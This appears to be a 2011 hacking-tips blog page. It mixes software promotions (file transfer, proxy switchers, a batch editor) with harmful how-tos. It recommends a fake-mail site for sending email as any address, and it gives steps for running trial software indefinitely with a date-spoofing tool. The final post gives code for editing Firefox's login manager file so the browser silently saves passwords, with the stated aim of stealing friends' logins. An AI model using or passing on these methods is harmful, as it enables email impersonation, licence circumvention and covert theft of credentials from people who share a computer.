Pages

Thursday, March 24, 2011

Transfer Large files via Emails


 TransferBigFiles is the easiest way to share a bunch of files with friends, family or everybody in the world. There's no registration required to use the website. You can just go to the home page and start uploading some files. But to make the process even easier, we've created a Windows System Tray tool that allows users to drag-and-drop files to the site. We have not been able to find an easier tool for file sharing.

You can send files up to 2GB in single attachment. TransferBigFiles does not limit the amount of space your account can use on our servers, the only storage limit we have is that your files may not be larger then two (2) gigabytes. For a minimum of 5 days or up to 30-days if you upload through a registered DropZone account. DropZone users can also manage there files and expire them prior to 30-days.

For regular usage of this service you can use their client, if you want it.

TBF DropZone Client : It's the super-easy, super-fast, super-smart way to Transfer Big Files. It's FREE!

* System Tray Utility (for Windows)
* Drag 'n' Drop files to Send Files
* Auto-resume interruptions
* Upload up to 1gb per file
* 10-day Expiration
* Small footprint (~300kb)
* Fast, secure & reliable!
                                                                
Visit:
https://www.transferbigfiles.com/

Wednesday, March 16, 2011

Send Fake mails from any account to anyone

                                                   
There are some websites on the internet which allows you to send emails to any person. By using fake mail sender u can send emails to any email id by any email id (fake email id not necessary to exists). Suppose you know the email id of a person A. You want to send an email from the email id of person A. You can use these fake email sender website to do that. You can send email by any email id either it exists or not.

Try this fake mailer :- http://emkei.cz/

Tuesday, March 15, 2011

Hack to Bypass Trial Period Expiration

RunAsDate intercepts the kernel API calls that returns the current date and time (GetSystemTime, GetLocalTime, GetSystemTimeAsFileTime), and replaces the current date/time with the date/time that you specify. It works with Windows 2000, XP, 2003, Vista and 7. It works with 32 bit and 64 bit versions.


To Run your Software Forever follow these Steps Carefully

You have to follow these tips carefully to successfully hack a software and make it run in it’s trial mode forever.

1. Note down the date and time, when you install the software for the first time.

2. Once the trial period expires, you must always run the software using RunAsDate.

3. After the trial period is expired, do not run the software(program) directly. If you run the software directly even once, this hack may no longer work.

4. To avoid any chances of runnung the software program directly, you can delete its shortcut from the desktop and create a new shortcut using runasdate and place it on the desktop.

5. It is better and safe to inject the date of the last day in the trial period.

For example, if the trial period expires on jan 30 2010, always inject the date as jan 29 2010 in the RunAsDate.

Note: This software won’t work with Anti virus as they run in Background.

Download :
http://www.nirsoft.net/utils/run_as_date.html


Hide your IP address | download Quick Hide IP | Anonymous surfing

Quick Hide IP protects your online identity by hiding your IP address and replacing with a proxy server IP address.You will appear to access the internet from a different location, not your own (real) location. So all websites you are visiting see the IP address of the proxy server instead of your own IP address.

                                                
Key Features :

  • Hide your IP address from the web sites you visit.
  • Fully compatible with Internet Explorer, Chrome, Firefox, Opera.
  • Easy way to change proxy settings on the fly.
  • Automatically switch IP address every X minutes for better anonymous surfing.
  • Choose your favorite hidden geographic location all around the world.
  • Advanced proxy list testing and management.
Download:
http://www.easy-share.com/1914253346/Quick_Hide_IP_1.0_portable.rar

Thursday, March 10, 2011

Batch Programmnig Tool | Dr. Batcher

                                                 
Dr.Batcher is the simplest batch file editor available on market for batch programming. Using Dr.Batcher you can create batch file even if you have never done it before. If you know a lot about the creation of BAT and CMD files, Dr.Batcher is still useful for you. With Dr.Batcher you can use handy features of professional IDEs like syntax highlighting, code tooltips and bookmarks, that make writing code of batch file easier. Dr.Batcher really helps you to create bat files in easy and fast way!

Features:


•    Simple mode: create BAT files with visual editors and wizards
•    Professional mode: create BAT files with full-featured and highly customizable text 
     editor with syntax highlighting, code tooltips, lines numbering and bookmarks
•    Easy switching between different modes of batch file editor
•    Built-in support for most commonly used standard Windows and DOS commands
•    Support for easy search of additional information on commands in the Web via Google, 
      Yahoo, MSN Search
•    Support for looking through environment variables and copying their values
•    Expandability: easy to add new commands through XML files with their descriptions
•    Support for BAT scripts in Windows and DOS encoding, fast conversion of text from one      encoding to another 
•    Support for automatic updates
•    Exporting BAT files to HTML, RTF (Microsoft Word), TeX and printing them with syntax 
      highlight
•    Support for changing language of Dr.Batcher’s user interface
•    Windows 7 support
•    Templates and examples

Download: 

Tuesday, March 8, 2011

Download Premium Proxy Switcher | firefox addon

                                                       
Premium Proxy Switcher makes proxy usage user friendly. It can download proxy list automatically/manually, setup, switch proxy automatically/manually, enable or disable proxy easy and fast, with single click.

Important Features:-

1.    Automatically loads proxy servers every 1-30 minutes from our VIP zone or from user 
       specified URL.
2.    Automatically changes proxy server every 1-30 minutes, that in turn increases your 
       privacy level since your requests will be sent though different proxy servers.
3.    Setup any proxy server from available proxy list with just a single click.
4.    Manually switch proxy server to random one from the available proxy list with single 
       click
5.    Delete selected proxy server from the list if it is not working any more and switch to 
       random proxy server from available proxy list.
6.    Enable or Disable proxy server usage in Firefox with single click.
7.    Manually load proxy servers from our VIP section or user defined URL.
8.    Display proxy country in available proxy list menu, so user could easily select necessary
       one for that particular moment.
9.    Add shortcuts to all commands for those users who prefer to do everything fast (with 
       keyboard).
10.  The possibility to manage proxy list manually with help of keyboard.

Download Here: (For FIREFOX users)
https://addons.mozilla.org/firefox/downloads/latest/161958/addon-161958-latest.xpi?src=addondetail


Auto Save Passwords Without Notification in Firefox

                                                           
Hey friends. Today i am going to write about a simple firefox hack which help you to hack your friends easily. Whenever you try to login into any account, firefox shows a notification asking to store username and password for a particular website. But after using this trick it will never ask to store the password but it would automatically store all the passwords. This is an ideal trick if you want to get someones login details who uses your computer.
Follow these steps:

1) First of all you need to close firefox.
2) Now locate the nsloginmanagerprompter.js file which is normally found in
    C:\ProgramFiles\MozillaFirefox\Components\
3) Open nsloginmanagerprompter.js with notepad or other editor. But the editor which  
    would show the line number will be ideal.
4) Replace the entire line 804 to 869 with the following code
    var pwmgr = this._pwmgr;
    pwmgr.addLogin(aLogin);
   After replacing this, save this file.
Now it's done. yeppie....
To see the usernames + passwords, go to tools --> options --> security --> saved password